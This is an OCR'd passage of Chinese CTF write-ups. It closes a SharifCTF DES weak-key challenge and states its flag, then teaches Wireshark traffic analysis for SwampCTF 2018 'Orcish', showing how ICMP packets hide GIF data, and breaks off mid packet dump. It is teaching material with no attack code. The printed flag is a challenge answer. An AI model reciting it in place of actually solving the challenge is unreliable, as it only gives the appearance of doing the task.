
即：f084cae61e607b05 -> ef17ae3946ebae4c

然后呢。。。，假如真的是 DES 弱密钥，该怎么弄呢? Mmp,又是谷歌。。。。。**



翻译：

嗯 ~~~~ 。由于题目中我们发现子密钥 f084cae61e607b05 -> ef17ae3946ebae4c 重复了，并且 DES 是 Feistel 网络，而 Feistel 网络具有轮函数的特性（如果你看了 Feistel 网络，但是不知道轮函数，请重新仔细查阅资料），所以我们可以根据这个性质，进行解题，写个 python 脚本， DES 解密：



所得中字母改为大写即为所求：SharifCTF{E0E0E0E0F1F1F1F1}

本题相关资料：

DES 密码：

https://www.wikiwand.com/zh-hans/%E8%B3%87%E6%96%99%E5%8A%A0%E5%AF

%86%E6%A8%99%E6%BA%96

弱密码:

https://www.wikiwand.com/en/Weak_key


赛题玩转 wireshark ——第一讲:

参加铁三的我一直在学习数据分析赛的内容，学习到很多新姿势，碰巧闲着无聊看了看比赛，发现有道题目很有意思，关于网络数据包分析的一道题。

SwampCTF 2018 https://swampctf.com/


题目： Orcish

题目消息:



观察题目，大体是需要我们分析 data.pcp 流量包，找到隐藏的信息（flag）首先，拿到这种题，我们需要使用一些软件分析流量包，菜鸡（我）只会点

wireshark，我用 wireshark 打开它。




打开数据包，还好，不多不少。


这里简单讲下如何分析数据包，新手们常会遇到这样的问题，打开软件，直接扎头下去分析。然后，这个看不懂，那个看不懂，后面上翻翻下翻翻，好难啊，就没然后了。

这种思路本质上没错，但是分析方法的差异，会让分析者感受差距巨大，有些人开开心心，时而感叹数据包的神奇，而有的人闷闷不乐，看不懂不是问题，是面对偌大的数据，不知从何下手。毕竟这只是一道赛题，我只能讲讲我自己的做题经验，希望可以帮助大家理解，并不能手把手，像书一样讲的那么全面。。

wireshark 有一个统计的工具栏，这是个可以大大简化工程量的工具，让你对整个数据包的整个走向有个直观的认知，统计工具可以给出一些关于流量的信息。就拿这道题来说，鼠标划上滑下的不仅效率低下，还非常打击做题感，浪费精力。




而我的做法是，通常从统计这个功能那里开始查看对话和端口，分析协议。如果有 HTTP 流量，我会利用 wireshark 的导出对象功能，查看是否存在可疑的数据文本，相对应的，我们可以通过 http 的导出对象，大体的直观感受数据包的数据流向，查看请求。



再获得这些大体印象之后，我们可以通过鼠标滚动试着快速浏览数据包，并尝试查看是否有任何异常情况（这种方法面对大型数据包基本无效，只能对 ctf 的比赛有些帮助，原因很简单：几百 MB 大型的流量包，不存在快速浏览数据包这种可能（数据的流向是非常不稳定且迅速的），我们只能通过显示过滤器等其他的一些过滤方法过滤出我们想要的东西）


再进行上诉的想法和操作。我发现它的 ipv4 有大量的 tcp 占四分之三，udp 极少，icmp 占四分之一，如下图：



眼前一亮，这里有一个非常异常的地方：icmp 的数据包竟然占了总体的四分之一。熟悉 icmp 的同学，应该知道，这是不正常的。


icmp 又称 Internet 控制报文协议（Internet Control Message Protocol），主要是一种面向无连接的协议，用于传输出错报告控制信息，作用于网络层。其中，我们常常用到的 ping 命令（ping 是用来检测一个设备的可连接性），icmp 数据包在其中显出的作用是非常之大的。（这里简述，如有其他兴趣可与我共同探讨）

在其中，icmp 数据包通常知具有 echo 请求与响应、路由跟踪的功能，icmp 不会目无目的的在这个数据包中占据这么大的数据空间，所以，我可以断定问题出现在 icmp 数据包中。




很多，的确这个时候，我懵逼了，我可以确认 icmp 包存在问题但是我不知从何下手，我尝试观察 imcp 数据包的 Length,以及每个分组的详细信息。

我们可以尝试观看第一个分组（分组编号 6971 ）：




我们可以出从中知道，源地址 ip 及网卡的信息，目的地址 ip 及网卡的信息，我们可以知道这个 icmp 包的区段类型是 0，代码是 0，表示这是一个不知所用的 icmp 数据包。。。。嗯~，不知所用，发现了吗，其中肯定有秘密。

继续尝试查看接下来的分组，我们可以发现 6978 至 6986 分组中间大体都是 echo 的响应分组。





但是这些，我还是没啥思路，只能去翻翻他的数据包字节处，嗯！大发现！


当我尝试去看把前五个分组，我发现了常见的 gif 文件头





一下是前六个分组的数据包字节截图：







Frame 6973: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: Cybertan_7a:f3:47 (c8:3d:d4:7a:f3:47), Dst: All-HSRP-routers_01 (00:00
Internet Protocol Version 4, Src: 10.136.255.127, Dst: 45.58.48.13
Internet Control Message Protocol
Type: 70 (Unknown ICMP (obsolete or malformed?))
Code: 0
Checksum: 0xb9ff [correct]
[Checksum Status: Good]
0000 00 00 0c 07 ac 01 c8 3d d4 7a f3 47 08 00 45 00 .....= .z.G..E.
0010 00 1c 00 01 00 00 40 01 13 92 0a 88 ff 7f 2d 3a ....@. .....-:
0020 30 0d 46 00 b9 ff 00 00 00 00 0.F..... ..
Type (icmp.type), 1 字节
信安之路


Frame 6974: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
